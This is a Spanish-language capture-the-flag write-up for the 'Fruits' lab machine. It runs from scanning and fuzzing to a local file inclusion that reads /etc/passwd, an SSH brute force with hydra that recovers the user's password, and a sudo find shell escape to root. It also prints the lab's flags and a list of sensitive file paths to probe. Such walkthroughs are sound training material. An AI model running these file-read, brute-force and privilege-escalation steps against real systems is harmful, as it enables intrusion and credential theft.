Datos

CTF

Nombre: Fruits
SO: Linux
Dificultad: Fácil
Fecha de creación: 26/03/2024
MD5: 7e54b6c2067f0856122a45d1b48d4964.
Creador(es): Condor y Curiosidades De Hackers
Descargar: The Hackers Labs

Objetivo

IP Address: 10.6.6.55

Obtener las flags:

> 🚩 user.txt
> 🚩 root.txt

Reconocimiento

```
> PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol
2.0)
| ssh-hostkey:
|   256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCQNedjAsOIUPjuXXePExNQP
kTd5QaDX0nsLYAp+CvAsvx1P9GEoSD8+grVM135luK3V0HesWZ3bG1tscaoxLDI=
|   256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIMDQrwp+ucBTn8BIamv+vG3YEatHUVXK+1U2L9tH/7q+
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: P\xC3\xA1gina de Frutas
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
```

```
MAC Address: 08:00:27:C7:C0:95 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

¿Puertos UDP abiertos?


No posee puertos udp abiertos

Anotaciones

Observaciones

El escaneo muestra 2 puertos abiertos, el **puerto 22** con el **servicio SSH** con la versión *OpenSSH 9.2p1* y adicional el **puerto 80** con el **servicio Apache**, versión httpd *2.4.57*.

Cuando ingreso desde el navegador, a la dirección IP del objetivo por el puerto 80, me encuentro con la siguiente pantalla:



Como primer paso, procedo a realizar un chequeo del código fuente de este sitio web, lo cual me muestra lo siguiente:

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Página de Frutas</title>
   <style>
       body, html {
           margin: 0;
           padding: 0;
           height: 100%;
       }
       body {
```

```
            display: flex;
            justify-content: center;
            align-items: center;
            background-color: #f2f2f2; /* Color de fondo opcional */
        }
        img {
            width: 100%;
            height: 100%;
            object-fit: cover; /* Para que la imagen se ajuste a todo el
contenedor manteniendo su relación de aspecto */
        }
        form {
            position: absolute;
            top: 20px;
            left: 50%;
            transform: translateX(-50%);
            background: rgba(255, 255, 255, 0.8); /* Fondo semitransparente
para que el formulario sea legible */
            padding: 10px;
            border-radius: 5px;
        }
        /* Estilos adicionales para el formulario (puedes personalizar según
tus necesidades) */
        form label, form input, form button {
            display: block;
            margin-bottom: 5px;
        }
        form input[type="text"] {
            width: 200px;
        }
        form button {
            background-color: #007bff;
            color: #fff;
            border: none;
            padding: 5px 10px;
            border-radius: 3px;
            cursor: pointer;
        }
    </style>
</head>
<body>
    <img src="frutas.jpg" alt="Imagen de frutas">
    <form action="buscar.php" method="GET">
        <label for="busqueda">Buscar Fruta:</label>
        <input type="text" id="busqueda" name="busqueda">
        <button type="submit">Buscar</button>
```

```
    </form>
</body>
</html>
```

A simple vista, el código fuente, no me da mucha información, así que procedo a chequear los metadatos de la imagen de fondo (`frutas.jpg`), para ver si me da alguna información extra, sin embargo, esta imagen no tiene metadatos asociados.

A este punto, lo siguiente que intentaría, es hacer fuzzing de extensiones y/o directorios.

Realizando escaneo a la web

- `dirb http://10.6.6.55/`
  - `+ http://10.6.6.55/index.html (CODE:200|SIZE:1811)`
  - `+ http://10.6.6.55/server-status (CODE:403|SIZE:274)`
- `gobuster dir -u http://10.6.6.55/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`
  - `/server-status (Status: 403) [Size: 274]`
- `gobuster dir -u http://10.6.6.55/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh`
  - `/.php (Status: 403) [Size: 274]`
  - `/.php (Status: 403) [Size: 274]`
  - `/fruits.php (Status: 200) [Size: 1]`
  - `/server-status (Status: 403) [Size: 274]`
- `dirsearch -u http://10.6.6.55/`

```
[10:02:18] 403 -  274B  - /.ht_wsr.txt
[10:02:18] 403 -  274B  - /.htaccess.bak1
[10:02:18] 403 -  274B  - /.htaccess.orig
[10:02:18] 403 -  274B  - /.htaccess.sample
[10:02:18] 403 -  274B  - /.htaccess.save
[10:02:18] 403 -  274B  - /.htaccess_extra
[10:02:18] 403 -  274B  - /.htaccess_orig
[10:02:18] 403 -  274B  - /.htaccess_sc
[10:02:18] 403 -  274B  - /.htaccessOLD2
[10:02:18] 403 -  274B  - /.htaccessOLD
[10:02:18] 403 -  274B  - /.htaccessBAK
[10:02:18] 403 -  274B  - /.html
[10:02:18] 403 -  274B  - /.htm
```

```
[10:02:18] 403 -  274B  - /.htpasswds
[10:02:18] 403 -  274B  - /.htpasswd_test
[10:02:18] 403 -  274B  - /.httr-oauth
[10:02:19] 403 -  274B  - /.php
[10:02:31] 200 -    2KB - /index.html
[10:02:37] 403 -  274B  - /server-status
[10:02:37] 403 -  274B  - /server-status
```

Luego de intentar con varias herramientas y varios directorios, pues lo único que encuentro es un archivo llamado: `fruits.php` pero no tiene nada de contenido, ni en su código fuente, ni nada, así imagino es todo es php o que se yo… Otra cosa que se me ocurre es cargar burp suite y ver como procede con la petición al pulsar el botón buscar en el index.

Burp suite

Buscando interceptar la petición y ~~al parecer~~ este sitio no esta conectando con una base de datos, así que cualquier solicitud, cualquier búsqueda que se realice, obtendré un: **Not found**

```
GET /buscar.php?busqueda=apple HTTP/1.1
Host: 10.6.6.55
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.6.6.55/
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close
```

> ⚠ **¡Me quedo calvo!**
>
> Por más que me jale el cabello, por más que me de golpe contra la pared, ya no se que camino tomar, me he bloqueado, y no existe un WriteUps que pueda consultar, procederé a consultar en el Discord

Rabbit hole

Luego de verme bloqueado, he pedido un consejo en el canal de Discord de los creadores del CTF y el usuario Condor me indico que estaba en un **rabbit hole** concepto totalmente nuevo

para mi, pero sin embargo me dio la pista clave para saber que tenia que intentar otro camino.

ⓘ Concepto Rabbit Hole

Agujero de conejo; en el contexto de CTF (Capture The Flag) se refiere a una situación en la que un participante del CTF se encuentra explorando una pista o un conjunto de datos que parecen ser relevantes para resolver un desafío, pero que en realidad no lo son. En lugar de avanzar hacia la solución del desafío, el participante se "cae por el agujero de conejo" y pierde tiempo y recursos en una dirección incorrecta.

Fuente: Mi gran amigo ChatGPT.

La clave esta en el fuzzing

Pues eso, ademas de indicarme que estaba en un agujero de concejo, se me indico que la clave estaba en hacer fuzzing, y en especial fuzzing de extensiones, así que volvemos a ello, pero, si ya hice fuzzing, aunque mas enfocado a directorios, ¿que puedo cambiar?

```
- ¿Intentar otra herramienta?
- ¿Probar con otro diccionario?
```


Vuelvo a consultar, pero esta vez con ChatGPT, le pregunto que extensiones, directorios o palabras son comunes al momento de realizar fuzzing y la respuesta fue:

```
file
content
load
path
template
section
data
display
view
action
input
target
process
fetch
get
source
show
read
include
execute
display_file
fetch_data
read_file
import
open
upload
view_file
/etc/
```

```
/tmp/
/etc/passwd
/etc/shadow
/etc/hosts
/etc/hostname
/etc/group
/etc/fstab
/etc/resolv.conf
/etc/sudoers
/etc/profile
/etc/bashrc
/etc/crontab
/etc/apache2/apache2.conf
/etc/httpd/httpd.conf
/usr/share/
/usr/local/
/var/www/
/var/log/
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/www/html/index.php
```

Sin embargo, luego de varios intentos, de varias pruebas, seguía sin lograr nada, hasta que nos unimos a un canal de voz, varios usuarios en el Canal Discord, y el usuario `feer248og` me dio la clave que necesitaba para lograr el objetivo, primero el diccionario que estaba utilizando no era el adecuado, y segundo la herramienta que usaba, no lo hacia con los parámetros correctos, al final, el comando y la herramienta correcta fue así:

```
wfuzz -c -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt --hl 1 'http://10.6.6.55/fruits.php?FUZZ=/etc/passwd'
```



Así que la primera palabra que me dio el ChatGPT era la correcta, otra cosa que estaba haciendo mal, es que añadía: `../../../../../../../../` y en este caso en particular eso no servia.

> **ⓘ ¡Lección aprendida!**
>
> Esto me deja de enseñanza probar diferentes diccionarios, diferentes herramientas, cambiar parámetros y que no todas las maquinas son iguales, que no siempre el LFI, se aplica un path traversal.
>
> **NOTA**: Muchas gracias a todos los que participaran en el canal de voz discord y en especial, gracias a `feer248og`, `CuriosidadesDeHackers`, `feer248og` y `br0k3n.c0de`

Lo cierto, es que al final añadiendo el parámetro correcto a la url, me daba algo información interesante:

`http://10.6.6.55/fruits.php?file=/etc/passwd`

Y el resultado de lo obtenido es:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
bananaman:x:1001:1001::/home/bananaman:/bin/bash
```

Así que vemos que existe el usuario `bananaman` y ya que no tenemos otra cosa, solo nos queda hacer fuerza bruta al `servicio ssh`

Explotación de vulnerabilidades

Teniendo un nombre de usuario y conociendo que existe el servicio ssh activo, no toca de otra que hacer un ataque de fuerza bruta, procedo con ello y listo, objetivo logrado, acceso ssh como usuario `banaman`


Comando utilizado:

```
hydra -l bananaman -P /usr/share/wordlists/rockyou.txt ssh://10.6.6.55 -t 4 -I
```

Resultado obtenido:

```
[DATA] attacking ssh://10.6.6.55:22/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 14344348 to do in 7471:01h, 4
active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344296 to do in 8538:17h, 4
active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 14344196 to do in 9095:04h, 4
active
[22][ssh] host: 10.6.6.55   login: bananaman   password:
VGUgdG9jYSBhIHRpIHNhY2FyIGxhIGZsYWc=
```

Buscamos conectarnos por SSH, logramos el acceso y con eso obtenemos nuestra primera flag, la del usuario.



Escalada de privilegios

Estando dentro, lo primero que hago es probar un: `sudo -l` lo principal en estos caso, luego de ello, obtengo el siguiente resultado:

```
Matching Defaults entries for bananaman on Fruits:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n, use_pty

User bananaman may run the following commands on Fruits:
    (ALL) NOPASSWD: /usr/bin/find
```

Buscando un poco de información sobre el siguiente script: `(ALL) NOPASSWD: /usr/bin/find` logro obtener una elevación de privilegio, pero, ¿por que? Pues veamos que nos dice nuestro amigo ChatGPT.

> **Importante**
>
> `(ALL) NOPASSWD: /usr/bin/find`: Aquí se indica que el usuario `bananaman` puede ejecutar el comando `find` con `sudo` en cualquier ubicación (`ALL`) sin tener que ingresar su contraseña (`NOPASSWD`). El comando `find` se utiliza para buscar archivos y directorios en el sistema de archivos.


Ya conociendo esta información, encuentro que si coloco el siguiente comando, puedo elevar privilegios:

```
sudo find /etc/passwd -exec /bin/sh \;
```

PWNED

Y efectivamente es lo que hago:

¡Estamos dentro!



Bandera(s)

Flag

`User-flag{VGUgdG9jYSBvYnRlbmVyIGEgdGkgbGEgZmxhZw==}`
`Root-flag{QXF1aSBubyB2YXMgYSBlbmNvbnRyYXIgbmFkYQ==}`

Comandos

Resumen de comandos utilizados

`>_ nmap -p- --open -sC -sS -sV min-rate=5000 -n -vvv -Pn 10.6.6.55`
`>_ dirb http://10.6.6.55/`
`>_ gobuster dir -u http://10.6.6.55/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`
`>_ gobuster dir -u http://10.6.6.55/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh`
`>_ dirsearch -u http://10.6.6.55/`
`>_ wfuzz -c -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 1 'http://10.6.6.55/fruits.php?FUZZ=/etc/passwd'`
`>_ hydra -l bananaman -P /usr/share/wordlists/rockyou.txt ssh://10.6.6.55 -t 4 -I`

```
>_ sudo -l
>_ sudo find /etc/passwd -exec /bin/sh \;
```